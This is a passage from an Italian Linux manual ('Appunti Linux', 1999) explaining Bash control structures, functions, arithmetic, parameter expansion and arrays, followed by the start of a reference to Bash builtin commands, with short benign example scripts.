> È importante ricordare che il punto e virgola singolo (**`;`**) viene utilizzato per indicare un punto di separazione e può essere rimpiazzato da uno o più codici di interruzione di riga.

### 37.2.1 for

Il comando **`for`** esegue una scansione di elementi e in corrispondenza di questi esegue una lista di comandi.

`for` ⟨*variabile*⟩ `[ in` ⟨*parola*⟩`...] ; do` ⟨*lista-di-comandi*⟩ `; done`

`for` ⟨*variabile*⟩ `[in` ⟨*parola*⟩`...]`
`do`
    ⟨*lista-di-comandi*⟩
`done`

L'elenco di parole che segue **`in`** viene espanso, generando una lista di elementi. La variabile indicata dopo **`for`** viene posta, di volta in volta, al valore di ciascun elemento di questa lista, e la lista di comandi che segue **`do`** viene eseguita ogni volta. Se **`in`** (e il suo argomento) viene omesso, il comando **`for`** esegue la lista di comandi (**`do`**) una volta per ogni parametro posizionale esistente (**`$1`**, **`$1`**,...). In pratica è come se fosse stato usato: **`in $@`**.

Il valore restituito da **`for`** è quello dell'ultimo comando eseguito all'interno della lista **`do`**, oppure zero se nessun comando è stato eseguito.

Esempi

L'esempio seguente mostra uno script che, una volta eseguito, emette in sequenza gli argomenti che gli sono stati forniti.

```
#!/bin/bash
for i in $*
do
    echo $i
done
```

L'esempio seguente mostra uno script un po' più complicato che si occupa di archiviare ogni file e directory indicati come argomenti.

```
#!/bin/bash
ELENCO_DA_ARCHIVIARE=$*
for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
do
    tar czvf ${DA_ARCHIVIARE}.tgz $DA_ARCHIVIARE
done
```

### 37.2.2 select

Il comando **`select`** permette all'utente di effettuare una scelta inserendo un valore attraverso la tastiera. **`select`** è stato ereditato dalla shell Korn.

`select` ⟨*variabile*⟩ `[ in` ⟨*parola*⟩`...] ; do` ⟨*lista-di-comandi*⟩ `; done`

`select` ⟨*variabile*⟩ `[in` ⟨*parola*⟩`...]`
`do`
    ⟨*lista-di-comandi*⟩
`done`

L'elenco di parole che segue la **`in`** viene espanso, generando una lista di elementi. L'insieme delle parole espanse viene emesso attraverso lo standard error, ognuna preceduta da un numero. Se **`in`** (e il suo argomento) viene omesso, vengono utilizzati i parametri posizionali (**`$1`**, **`$2`**,...). In pratica è come se fosse stato usato **`in $@`**.

Dopo l'emissione dell'elenco, viene mostrato il *prompt* contenuto nella variabile **`PS3`** e viene letta una riga dallo standard input. Se la riga consiste del numero corrispondente a una delle parole mostrate, allora il valore della variabile indicata dopo **`select`** viene posto a quella parola (cioè quella parola viene assegnata alla variabile). Se la riga è vuota (probabilmente è stato premuto soltanto [*Invio*]), l'elenco e il *prompt* vengono emessi nuovamente. Se viene letto il carattere *<EOF>* ([*Ctrl+d*]), il comando termina. Qualsiasi altro valore letto fa sì che la variabile sia posta al valore della stringa nulla. La riga letta viene salvata nella variabile **`REPLY`**. La lista di comandi che segue **`do`** viene eseguita dopo ciascuna selezione fino a che non viene incontrato un comando **`break`** o **`return`**.

Il valore restituito da **`select`** è quello dell'ultimo comando eseguito all'interno della lista **`do`**, oppure zero se nessun comando è stato eseguito.

Esempi

L'esempio seguente mostra uno script che fa apparire un menu composto dagli argomenti fornitigli; a ogni selezione mostra quello selezionato.

```
#!/bin/bash
select i in $*
do
    echo "hai selezionato $i premendo $REPLY"
    echo ""
    echo "premi Ctrl+c per terminare"
done
```

### 37.2.3 case

Il comando **`case`** permette di eseguire una scelta nell'esecuzione di varie liste di comandi. La scelta viene fatta confrontando una parola (di solito una variabile) con una serie di modelli. Se viene trovata una corrispondenza con uno dei modelli, la lista di comandi relativa viene eseguita.

`case` ⟨*parola*⟩ `in [` ⟨*modello*⟩ `[ |` ⟨*modello*⟩ `]... )` ⟨*lista-di-comandi*⟩ `;; ]... esac`

`case` ⟨*parola*⟩ `in`

```
        [⟨modello⟩ [| ⟨modello⟩ ]... ) ⟨lista-di-comandi⟩ ;; ]
        ...
esac
```

La parola che segue **case** viene espansa e quindi confrontata con ognuno dei modelli, usando le stesse regole dell'espansione di percorso (i nomi dei file). La barra verticale ( **|** ) viene usata per separare i modelli quando questi rappresentano possibilità diverse di un'unica scelta.

Quando viene trovata una corrispondenza, viene eseguita la lista di comandi corrispondente. Dopo il primo confronto riuscito, non ne vengono controllati altri dei successivi.

Il valore restituito è zero se nessun modello combacia. Altrimenti, è lo stesso valore restituito dall'ultimo comando eseguito, contenuto all'interno della lista.

Esempi

L'esempio seguente mostra uno script che fa apparire un messaggio diverso a seconda dell'argomento fornitogli.

```
#!/bin/bash
case $1 in
    -a | -A | --alpha)    echo "alpha"    ;;
    -b)                   echo "bravo"    ;;
    -c)                   echo "charlie"  ;;
esac
```

Come si può notare, per selezionare **alpha** si possono utilizzare tre opzioni diverse.

### 37.2.4 if

Il comando **if** permette di eseguire liste di comandi differenti, in funzione di una o più condizioni, espresse anch'esse in forma di lista di comandi.

```
if ⟨lista-condizione⟩ ; then
        ⟨lista-di-comandi⟩ ;
[ elif ⟨lista-condizione⟩ ; then
        ⟨lista-di-comandi⟩ ; ]...
[ else ⟨lista-di-comandi⟩ ; ]
fi
```

```
if ⟨lista-condizione⟩
then
        ⟨lista-di-comandi⟩
[elif ⟨lista-condizione⟩
then
        ⟨lista-di-comandi⟩]
...
[else
        ⟨lista-di-comandi⟩]
fi
```

Inizialmente viene eseguita la lista che segue **if** che costituisce la condizione. Se il valore restituito da questa lista è zero (cioè *Vero*), allora viene eseguita la lista seguente **then** e il comando termina. Altrimenti viene eseguita ogni **elif** in sequenza, fino a che ne viene trovata una la cui condizione si verifica. Se nessuna condizione si verifica, viene eseguita la lista che segue **else**, sempre che esista.

Il valore restituito è quello dell'ultimo comando eseguito, oppure zero se non ne è stato eseguito alcuno.

Esempi

L'esempio seguente mostra uno script che fa apparire un messaggio di avvertimento se non è stato utilizzato alcun argomento, altrimenti si limita a visualizzarli.

```
#!/bin/bash
if [ $# = 0 ]
then
    echo "devi fornire almeno un argomento"
else
    echo $*
fi
```

L'esempio seguente mostra uno script attraverso il quale si tenta di creare una directory e se l'operazione fallisce viene emessa una segnalazione di errore.

```
#!/bin/bash
if ! mkdir deposito
then
    echo "Non è stato possibile creare la directory \"deposito\""
else
    echo "È stata creata la directory \"deposito\""
fi
```

### 37.2.5 while

Il comando **`while`** permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Vero*.

`while` ⟨*lista-condizione*⟩ **`;`** `do` ⟨*lista-di-comandi*⟩ **`;`** `done`

`while` ⟨*lista-condizione*⟩
`do`
    ⟨*lista-di-comandi*⟩
`done`

Il comando **`while`** esegue ripetitivamente la lista che segue **`do`** finché la lista che rappresenta la condizione continua a restituire il valore zero (*Vero*).
Il valore restituito dal comando è lo stesso di quello della lista che segue **`do`**, oppure zero se la condizione non si è mai verificata.

#### Esempi

```
#!/bin/bash
RISPOSTA="continua"
while [ $RISPOSTA != "fine" ]
do
    echo "usa la parola fine per terminare"
    read RISPOSTA
done
```

> All'interno dei comandi composti si utilizzano spesso delle condizioni racchiuse tra parentesi quadre. L'uso delle parentesi quadre è una forma abbreviata del comando interno **`test`**.

### 37.2.6 until

Il comando **`until`** permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Falso*.

`until` ⟨*lista-condizione*⟩ **`;`** `do` ⟨*lista-di-comandi*⟩ **`;`** `done`

`until` ⟨*lista-condizione*⟩
`do`
    ⟨*lista-di-comandi*⟩
`done`

Il comando **`until`** è analogo a **`while`**, cambia solo l'interpretazione della lista che rappresenta la condizione nel senso che il risultato di questa viene invertito (negazione logica).

### 37.2.7 Funzioni

Attraverso le funzioni è possibile dare un nome a un gruppo di liste di comandi, in modo da poterlo richiamare come si fa per un comando interno normale. Sotto questo aspetto, le funzioni vengono impiegate normalmente all'interno di file script.

`[ function ]` ⟨*nome*⟩ `()` { ⟨*lista*⟩`...` **`;`** }

`[function]` ⟨*nome*⟩ `()` {
    ⟨*lista-di-comandi*⟩
}

Le funzioni vengono eseguite nel contesto della shell corrente e quindi non vengono attivati nuovi processi per la loro interpretazione (ciò al contrario di quanto capita quando viene avviata l'interpretazione di un nuovo script).

Il gruppo di liste viene eseguito ogni volta che il nome della funzione è utilizzato come comando. Il valore restituito dalla funzione è quello dell'ultimo comando a essere eseguito all'interno di questa.

Quando viene eseguita una funzione, i parametri posizionali contengono gli argomenti di questa funzione e anche **`$#`** restituisce un nuovo valore di conseguenza. **`$0`** continua a restituire il valore precedente, di solito il nome dello script.

All'interno della funzione possono essere dichiarate delle variabili locali attraverso il comando interno **`local`**.

È possibile utilizzare il comando interno **`return`** per concludere anticipatamente l'esecuzione della funzione. Al termine dell'esecuzione della funzione, i parametri posizionali riprendono il loro contenuto precedente e l'esecuzione dello script riprende dal comando seguente alla chiamata della funzione.

Le funzioni possono essere esportate e rese disponibili a una subshell utilizzando il comando interno **`export`**.

Esempi

L'esempio seguente mostra uno script che prima dichiara una funzione denominata **`messaggio`** e subito dopo l'esegue semplicemente nominandola come un qualsiasi comando.

```
#!/bin/bash
messaggio () {
    echo "ciao,"
    echo "bella giornata vero?"
}

messaggio
```

Nell'esempio seguente, una funzione si occupa di emettere il riepilogo della sintassi per l'uso di un ipotetico script.

```
function sintassi () {
        echo "al \
{-latex [-letter -a4] | -html | -txt [-letter -a4] } [-check]"
        echo ""
        echo "-latex        esegue la conversione in latex;"
        echo "-html         esegue la conversione in html;"
        echo "-txt          esegue la conversione in testo normale;"
        echo "-check        esegue il controllo sintattico SGML;"
        echo "    -a4       genera un documento in formato A4;"
        echo "    -letter   genera un documento in formato Lettera."
}
```

Nell'esempio seguente, si utilizza il comando **`return`** per fare in modo che l'esecuzione della funzione termini in un punto determinato restituendo un valore stabilito. Lo scopo dello script è quello di verificare che esista il file `pippo` nella directory `/var/log/packages/`.

```
#!/bin/bash
function verifica() {
    if [ -e "/var/log/packages/$1" ]
    then
        return 0
    else
        return 1
    fi
}

if verifica pippo
then
    echo "il pacchetto pippo esiste"
else
    echo "il pacchetto pippo non esiste"
fi
```

## 37.3 Espressioni aritmetiche

La shell consente di risolvere delle espressioni aritmetiche in certe circostanze. Il calcolo avviene su interi di tipo **`long`** (secondo il linguaggio C) senza controllo dell'*overflow*, anche se la divisione per zero viene intercettata e segnalata come errore.

Oltre alle espressioni puramente aritmetiche si possono anche risolvere espressioni logiche e binarie, anche se l'utilizzo di queste ultime non è indicato.

La tabella 37.1 riporta l'elenco degli operatori aritmetici disponibili.

| Operatore e operandi | Descrizione |
|---|---|
| +⟨*op*⟩ | Non ha alcun effetto. |
| −⟨*op*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ − ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ % ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| ⟨*op1*⟩ += ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **+** ⟨*op2*⟩ |
| ⟨*op1*⟩ −= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **−** ⟨*op2*⟩ |
| ⟨*op1*⟩ *= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ ***** ⟨*op2*⟩ |
| ⟨*op1*⟩ /= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **/** ⟨*op2*⟩ |
| ⟨*op1*⟩ %= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **%** ⟨*op2*⟩ |

Tabella 37.1: Operatori aritmetici della shell Bash.

Le variabili di shell possono essere utilizzate come operandi; l'espansione di parametri e variabili avviene prima della risoluzione delle espressioni. Quando una variabile o un parametro vengono utilizzati all'interno di un'espressione, vengono convertiti in interi. Una variabile di shell non ha bisogno di essere convertita.

La forma generale per esprimere un numero è quella seguente:

[⟨*base*⟩#] *n*

In tal modo si può specificare la base di numerazione in modo esplicito (va da un minimo di 2 a un massimo di 64). Se non viene espressa, si intende base 10.

Per le cifre numeriche superiori al numero 9, si utilizzano le lettere minuscole, le lettere maiuscole, il simbolo **`_`** e infine **`@`**, in questo ordine. Se la base di numerazione è inferiore o uguale a 36, non conta più la differenza tra lettere maiuscole e minuscole dal momento che non esiste la necessità di rappresentare un numero elevato di cifre.

Una costante che inizia con uno zero viene interpretata come un numero ottale, mentre se inizia per 0x o 0X si considera rappresentare un numero esadecimale.

Gli operatori sono valutati in ordine di precedenza. Le sottoespressioni tra parentesi sono risolte prima.

## 37.4 Riferimenti particolari alle variabili

L'espansione normale delle variabili è già stata vista nella sezione 35.3.4, ma la shell Bash offre in particolare dei modi alternativi, derivati dalla shell Korn, utili particolarmente per la programmazione.

Le parentesi graffe usate negli schemi sintattici delle sezioni seguenti, fanno parte delle espressioni, come si può osservare dagli esempi.

### 37.4.1 Segnalazione di errore

${⟨*parametro*⟩:?⟨*parola*⟩}

${⟨*variabile*⟩:?⟨*parola*⟩}

Definisce un messaggio, rappresentato dalla parola, da emettere attraverso lo standard error nel caso il parametro o la variabile non siano stati definiti o siano pari alla stringa nulla.

Esempi

Si suppone che la variabile **`Nessuno`** non sia stata definita o sia pari alla stringa nulla.

$ **echo "${Nessuno:?Variabile non definita}"**[*Invio*]

```
bash: Nessuno: Variabile non definita
```

### 37.4.2 Valore predefinito

`${`⟨*parametro*⟩`:-`⟨*parola*⟩`}`

`${`⟨*variabile*⟩`:-`⟨*parola*⟩`}`

Definisce un valore predefinito, corrispondente alla parola indicata, nel caso che il parametro o la variabile non siano definiti o siano pari alla stringa nulla.

Esempi

`$` **`echo "${99:-ciao}"`**[ *Invio* ]

```
ciao
```

### 37.4.3 Rimpiazzo

`${`⟨*parametro*⟩`:+`⟨*parola*⟩`}`

`${`⟨*variabile*⟩`:+`⟨*parola*⟩`}`

Definisce un valore alternativo, corrispondente alla parola indicata, nel caso che il parametro o la variabile siano definiti e siano diversi dalla stringa nulla.

Esempi

`$` **`Pippo=""`**[ *Invio* ]

`$` **`echo "${Pippo:+pappa}"`**[ *Invio* ]

Il risultato è una riga vuota.

`$` **`Pippo="ciao"`**[ *Invio* ]

`$` **`echo "${Pippo:+pappa}"`**[ *Invio* ]

```
pappa
```

### 37.4.4 Lunghezza del contenuto

Questo tipo di sostituzione riguarda solo la shell Bash.

`${#`⟨*parametro*⟩`}`

`${#`⟨*variabile*⟩`}`

Corrisponde alla lunghezza in caratteri del valore contenuto all'interno del parametro o della variabile. Se però si tratta del parametro **`*`** o **`@`** il valore è pari al numero dei parametri posizionali presenti.

Esempi

`$` **`Pippo="ciao"`**[ *Invio* ]

`$` **`echo "${#Pippo}"`**[ *Invio* ]

```
4
```

### 37.4.5 Valore predefinito con assegnamento

`${`⟨*variabile*⟩`:=`⟨*parola*⟩`}`

Assegna alla variabile il valore indicato dalla parola, nel caso che la variabile non sia definita o sia pari alla stringa nulla. In pratica, rispetto alla sintassi **`${`**⟨*variabile*⟩**`:-`**⟨*parola*⟩**`}`** si ottiene in più l'assegnamento della variabile.

## 37.5 Array

Oltre alle variabili scalari normali, si possono utilizzare degli array dinamici a una sola dimensione. Con questo tipo di array non è necessario stabilire la dimensione: basta assegnare un valore in una posizione qualunque e l'array viene creato. Per esempio,

```
elenco[3]="Quarto elemento"
```

crea un array contenente solo l'elemento corrispondente all'indice 3, il quale a sua volta, contiene la frase «Quarto elemento».

Gli array della shell Bash hanno base 0, cioè il primo elemento si raggiunge con l'indice 0 (ecco perché nell'esempio, la frase parla di un quarto elemento).

È possibile creare un array anche usando il comando interno **declare** o **local** con l'opzione **-a**.

È possibile assegnare tutti i valori degli elementi di un array in un colpo solo. Si utilizza la notazione seguente:

⟨*array*⟩=(⟨*valore-1*⟩ ⟨*valore-2*⟩ ... ⟨*valore-n*⟩)

I valori indicati tra parentesi, a loro volta, possono essere espressi nella forma seguente (le parentesi quadre fanno parte dell'istruzione).

[⟨*indice*⟩]=⟨*stringa*⟩ | ⟨*stringa*⟩

La sintassi chiarisce che è possibile sia indicare esplicitamente l'indice dell'elemento da assegnare, sia farne a meno e quindi lasciare che sia semplicemente la posizione dei valori a stabilire il rispettivo elemento che dovrà contenerli.

### 37.5.1 Espansione con gli array

Per fare riferimento al contenuto di una cella di un array si utilizza la notazione seguente (le parentesi quadre fanno parte dell'istruzione).

${⟨*array*⟩[⟨*indice*⟩]}

Se si legge un array come se fosse una variabile scalare normale, si ottiene il contenuto del primo elemento (zero). Per esempio, **$pippo[0]** è esattamente uguale a **$pippo**.

È possibile espandere gli elementi di un array tutti contemporaneamente. Per questo si utilizza il simbolo *****, oppure **@**, al posto dell'indice. Se si utilizza l'asterisco si ottiene una sola parola, mentre utilizzando il simbolo **@** si ottiene una parola per ogni elemento dell'array.

### 37.5.2 Lettura della dimensione

Per ottenere la dimensione di un array si utilizza una delle due notazioni seguenti (le parentesi quadre fanno parte dell'istruzione).

${#⟨*array*⟩[*]}

${#⟨*array*⟩[@]}

### 37.5.3 Eliminazione

Come nel caso delle variabili scalari, il comando **unset** permette di eliminare un array. Se però si fa riferimento a un particolare elemento di questo, si elimina solo l'elemento, senza annullare l'intero array.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Bash: comandi interni

I comandi interni sono quelli eseguiti direttamente dalla shell, come se si trattasse di funzioni. La tabella 38.1 mostra l'elenco di alcuni dei comandi a disposizione, suddivisi in base all'origine.

| | Comando | Descrizione |
|---|---|---|
| sh | : | Non fa nulla: esegue solo una simulazione di espansione e ridirezione. |
| " | . | Legge ed esegue i comandi di un file indicato come argomento. |
| " | break | Termina un ciclo **`for`**, **`while`** o **`until`**. |
| " | cd | Cambia la directory corrente. |
| " | continue | Riprende la prossima iterazione di un ciclo **`for`**, **`while`** o **`until`**. |
| " | eval | Concatena ed esegue gli argomenti come un unico comando. |
| " | exec | Esegue un comando rimpiazzando la shell. |
| " | exit | Termina il funzionamento della shell. |
| " | export | Marca le variabili in modo che siano passate all'ambiente dei processi figli. |
| " | getopts | Analizza le opzioni dagli argomenti di uno script o funzione. |
| " | hash | Determina e memorizza i percorsi completi dei programmi indicati. |
| " | kill | Invia un segnale a un processo. |
| " | pwd | Emette il percorso della directory attuale. |
| " | readonly | Protegge le variabili contro la scrittura. |
| " | return | Termina una funzione restituendo un valore preciso. |
| " | shift | Fa scalare verso sinistra il contenuto dei parametri posizionali. |
| " | test | Valuta un'espressione condizionale. |
| " | times | Emette i tempi di utilizzo accumulati. |
| " | trap | Specifica i comandi da eseguire quando la shell riceve segnali. |
| " | umask | Determina la maschera dei permessi per la creazione dei file. |
| " | unset | Elimina le variabili. |
| " | wait | Attende la conclusione dei processi figli. |
| csh | logout | Termina l'esecuzione di una shell di *login* |
| " | source | Esegue la stessa funzione del punto singolo (`.`). |
| ksh | fc | Recupera dei comandi dallo storico. |
| " | let | Esegue dei calcoli. |
| " | alias | Crea un alias di un comando. |
| " | unalias | Elimina un alias di un comando. |
| bash | builtin | Esegue un comando interno in modo esplicito. |
| " | bind | Visualizza o modifica la configurazione della tastiera. |
| " | command | Esegue un comando interno o un programma. |
| " | declare | Dichiara delle variabili. |
| " | echo | Emette gli argomenti attraverso lo standard input. |
| " | enable | Abilita o disabilita dei comandi interni. |
| " | help | Emette informazioni sui comandi interni. |
| " | local | Crea delle variabili locali. |
| " | logout | Termina l'esecuzione di una shell di *login*. |
| " | read | Legge una riga dallo standard output e lo assegna a una variabile. |
| " | type | Determina il tipo di comando. |
| " | ulimit | Fornisce il controllo sulle risorse disponibili. |
| " | set | Configura una grande quantità di elementi. |

Tabella 38.1: Alcuni comandi interni della shell Bash.

## 38.1 :

**`:`** [⟨*argomenti*⟩]

Ciò che inizia con il simbolo **`:`** non viene eseguito. Si ottiene solo l'espansione degli argomenti e l'esecuzione della ridirezione. Il valore restituito alla fine è sempre zero.

## 38.2 . | source

**`.`** ⟨*file-script*⟩ [⟨*argomenti*⟩] | `source` ⟨*file-script*⟩ [⟨*argomenti*⟩]

Vengono letti ed eseguiti i comandi contenuti nel file indicato. Se il nome del file non fa riferimento a un percorso, questo viene cercato all'interno dei vari percorsi indicati dalla variabile **`PATH`**. Se vengono forniti degli argomenti a questo script, questi diventano i relativi parametri posizionali. Il valore restituito dallo script è:

- quello dell'ultimo comando eseguito al suo interno;
- se non vengono eseguiti comandi, il valore è zero;
- se il file non è stato trovato, è *Falso*.

## 38.3 alias

`alias [`⟨*nome*⟩`[=`⟨*valore*⟩`]...]`

Il comando **`alias`** permette di definire un alias, oppure di leggere il contenuto di un alias particolare, o di elencare tutti gli alias esistenti.

Se viene utilizzato senza argomenti, emette attraverso lo standard output la lista degli alias nella forma ⟨*nome*⟩**=**⟨*valore*⟩. Se viene indicato solo il nome di un alias, ne viene emesso il nome e il contenuto. Se si utilizza la sintassi completa si crea un alias nuovo.

La coppia ⟨*nome*⟩**=**⟨*valore*⟩ deve essere scritta senza lasciare spazi prima e dopo del segno di uguaglianza (**=**). In particolare, se si lascia uno spazio prima dell'indicazione del valore, questo verrà interpretato come il nome di un altro alias.

Il comando **`alias`** restituisce il valore *Vero* quando non è stato indicato un alias inesistente senza valore da assegnare, nel qual caso restituisce *Falso*.

## 38.4 bg

`bg [`⟨*specificazione-del-job*⟩`]`

Mette sullo sfondo il *job* indicato, come se fosse stato avviato aggiungendo il simbolo e-commerciale (**`&`**) alla fine. Se non viene specificato il *job*, viene messo sullo sfondo quello corrente, dal punto di vista della shell. Se l'operazione riesce, il valore restituito è zero.

Il controllo sui *job* è descritto nella sezione 36.6.

## 38.5 bind

`bind [-m `⟨*mappa-dei-tasti*⟩`] [-ldv] [-q `⟨*funzione*⟩`]`

`bind [-m `⟨*mappa-dei-tasti*⟩`] -f file`

`bind [-m `⟨*mappa-dei-tasti*⟩`] `⟨*sequenza-di-tasti*⟩`:`⟨*funzione*⟩

Visualizza o modifica la configurazione legata all'uso della tastiera attraverso la libreria **`readline`**. La sintassi è la stessa che può essere utilizzata nel file di configurazione `~/.inputrc`.

Alcune opzioni

`-m `⟨*mappa-dei-tasti*⟩

Usa la mappa della tastiera indicata per nome. I nomi a disposizione sono: **`emacs`**, **`emacs-standard`**, **`emacs-meta`**, **`emacs-ctlx`**, **`vi`**, **`vi-move`**, **`vi-command`** e **`vi-insert`**. In particolare, **`vi`** equivale a **`vi-command`** e **`emacs`** equivale a **`emacs-standard`**.

`-l`

Elenca i nomi di tutte le funzioni di **`readline`**.

`-v`

Elenca i nomi delle funzioni attuali e i loro collegamenti.

`-d`

Scarica i nomi delle funzioni e i collegamenti in modo che possano essere riletti.

`-f file`

Legge le informazioni legate all'uso della tastiera dal file indicato.

`-q `⟨*funzione*⟩

Emette la sequenza di tasti connessa con la funzione indicata.

Il valore restituito è zero, a meno che siano fornite opzioni sconosciute.

## 38.6 break

`break [`*n*`]`

Interrompe un ciclo **`for`**, **`while`** o **`until`**. Se viene specificato il valore numerico *n*, l'interruzione riguarda *n* livelli. Il valore *n* deve essere maggiore o uguale a 1. Se *n* è maggiore dei cicli annidati in funzione, vengono semplicemente interrotti tutti. Il valore restituito è zero purché ci sia un ciclo da interrompere.

## 38.7 builtin

`builtin` ⟨*comando-interno*⟩ `[`⟨*argomenti*⟩`]`

Esegue il comando interno indicato passandogli gli eventuali argomenti. Può essere utile quando si vuole definire una funzione con lo stesso nome di un comando interno. Restituisce il valore *Falso* se il nome indicato non corrisponde a un comando interno.

## 38.8 cd

`cd [`⟨*directory*⟩`]`

Cambia la directory corrente. Se non viene specificata la destinazione, si intende la directory contenuta nella variabile **`HOME`**. Il funzionamento di questo comando può essere alterato dal contenuto della variabile **`CDPATH`** che può indicare una serie di percorsi di ricerca per la directory su cui ci si vuole spostare. Di norma, questa variabile è opportunamente vuota, in modo da fare riferimento semplicemente alla directory corrente.

## 38.9 command

`command [-pVv]` ⟨*comando*⟩ `[`⟨*argomento*⟩**`...`**`]`

Esegue un comando con gli eventuali argomenti. In questo caso, per comando si intende un comando interno oppure un programma. Sono escluse le funzioni.

Alcune opzioni

`-p`

La ricerca del programma avviene all'interno di una serie di percorsi di ricerca predefiniti e non quindi in base al contenuto di **`PATH`**.

`-v`

Emette il nome del programma, così come è stato fornito.

`-V`

Emette il nome del programma, così come è stato fornito, oltre ad altre informazioni.

- Se era stata indicata una delle opzioni **`-v`** o **`-V`**, il valore restituito è zero nel caso il programma sia stato trovato, altrimenti è 1.
- Se nessuna di queste due opzioni è stata fornita e il programma non è stato trovato, il valore restituito è 127.
- Negli altri casi si ottiene il valore restituito dal programma stesso.

## 38.10 continue

`continue [`*n*`]`

Riprende, a partire dall'iterazione successiva, un ciclo **`for`**, **`while`** o **`until`**. Se viene specificato il valore numerico *n*, il salto riguarda *n* livelli. Il valore *n* deve essere maggiore o uguale a 1. Se *n* è maggiore dei cicli annidati in funzione, si fa riferimento al ciclo più esterno. Il valore restituito è zero, a meno che non ci sia alcun ciclo da riprendere.

## 38.11 declare

`declare [⟨opzioni⟩] [⟨nome⟩[=⟨valore⟩]]`

Permette di dichiarare delle variabili ed eventualmente anche di attribuirgli dei valori. Se non vengono forniti nomi di variabili da creare, vengono visualizzati i nomi di quelle esistenti con i loro valori.

Alcune opzioni

`-a`

Indica che si tratta di un array.

`-f`

Utilizza solo nomi di funzione.

`-r`

Fa in modo che le variabili indicate siano disponibili solo in lettura, e cioè che sia impedito l'ulteriore assegnamento di valori.

`-x`

Fa in modo che le variabili indicate siano rese disponibili anche ai programmi eseguiti a partire dalla sessione attuale di funzionamento della shell. Si dice che le variabili vengono esportate.

`-i`

La variabile viene trattata come un intero. Di conseguenza, prima di assegnarle un valore viene eseguita una valutazione di tipo aritmetico.

Utilizzando il segno **+** al posto del trattino che contrassegna le opzioni, si intende la disattivazione dell'opzione stessa.
Il valore restituito è zero se non sono stati commessi degli errori.

## 38.12 echo

`echo [-neE] [⟨argomento⟩...]`

Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero.

Alcune opzioni

`-n`

Sopprime il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito.

`-e`

Abilita l'interpretazione delle sequenze di escape descritte più avanti.

`-E`

Disabilita l'interpretazione delle sequenze di escape anche dove questo potrebbe costituire la modalità predefinita.

Sequenze di escape

**echo** riconosce alcune sequenze di escape che possono essere utili per formattare il testo da visualizzare.

**\a** avvisatore acustico;

**\b** *backspace*;

**\c** eliminazione dei codici di interruzione di riga finali;

**\f** *form feed* o *<FF>*;

**\n** *line feed* o *<LF>* (corrisponde in pratica al codice di interruzione di riga);

**\r** *carriage return* o *<CR>*;

**\t** tabulazione (orizzontale) o *<HT>*;

**\v** tabulazione verticale o *<VT>*;

**** barra obliqua inversa;

***ooo*** il carattere il cui codice ottale corrisponde al numero indicato dalle cifre *ooo*.

## 38.13 enable

`enable [-n] [-all] [⟨nome⟩...]`

Abilita o disabilita i comandi interni. Ciò permette l'esecuzione di un programma con lo stesso nome di un comando interno, senza dover indicare il percorso completo di questo programma.

Alcune opzioni

`-n`

Disabilita i nomi indicati. Se non viene usata questa opzione si intende che i nomi indicati vengono abilitati. Se non viene indicato alcun nome di comando, con questa opzione si ottiene l'elenco di tutti i comandi interni disabilitati, senza questa opzione si ottiene l'elenco dei comandi interni abilitati.

`-a | -all`

Se questa opzione viene usata da sola, si ottiene l'elenco di tutti i comandi interni con l'indicazione di quelli disabilitati.

**`enable`** restituisce il valore zero, a meno che sia stato fornito il nome di un comando interno inesistente.

## 38.14 eval

`eval [⟨argomento⟩...]`

Esegue gli argomenti come parte di un unico comando. Restituisce il valore restituito dal comando rappresentato dagli argomenti. Se non vengono indicati argomenti, o se questi sono vuoti, restituisce *Vero*.

## 38.15 exec

`exec [[-] ⟨comando⟩ [⟨argomenti⟩]]`

Se viene specificato un comando (un programma), questo viene eseguito rimpiazzando la shell, in modo da non generare un nuovo processo. Se sono stati indicati degli argomenti, questi vengono passati regolarmente al comando. Se prima del comando si inserisce un trattino (**-**), l'argomento zero passato al comando conterrà un trattino. Se il comando non può essere eseguito per qualsiasi motivo e ci si trova all'interno di una shell non interattiva, questo termina l'esecuzione restituendo una segnalazione di errore.

> Il fatto di rimpiazzare la shell implica che, al termine dell'esecuzione del programma, non ci sarà più la shell. Se si trattava di una finestra di terminale, questa potrebbe semplicemente chiudersi, oppure, se si trattava di una shell di *login* potrebbe essere richiesto il *login* nuovamente.

## 38.16 exit

`exit [n]`

Termina l'esecuzione della shell restituendo il valore *n*. Se viene omessa l'indicazione esplicita del valore da restituire, viene utilizzato quello dell'ultimo comando eseguito.

## 38.17 export

`export [-nf] [⟨nome⟩[=⟨parola⟩]...]`

`export -p`

Le variabili elencate (o le funzioni) vengono segnate per l'esportazione, nel senso che vengono trasferite all'ambiente dei programmi eseguiti successivamente all'interno della shell stessa.

Alcune opzioni

`-f`

I nomi si riferiscono a funzioni.

`-p`

Vengono elencati i nomi esportati (variabili e funzioni). È il comportamento predefinito quando non sono stati indicati dei nomi.

`-n`

Elimina la proprietà di esportazione agli elementi elencati.

**`export`** restituisce zero se non sono stati commessi degli errori.

## 38.18 fc

`fc [-e` ⟨*editor*⟩`] [-nlr] [`⟨*primo*⟩`] [`⟨*ultimo*⟩`]`

`fc -s [`⟨*pattern*⟩`=`⟨*replace*⟩`] [`⟨*comando*⟩`]`

Si tratta di un modo per recuperare una serie di comandi dallo storico per modificarli (correggerli) ed eseguirli nuovamente.

## 38.19 fg

`fg [`⟨*job*⟩`]`

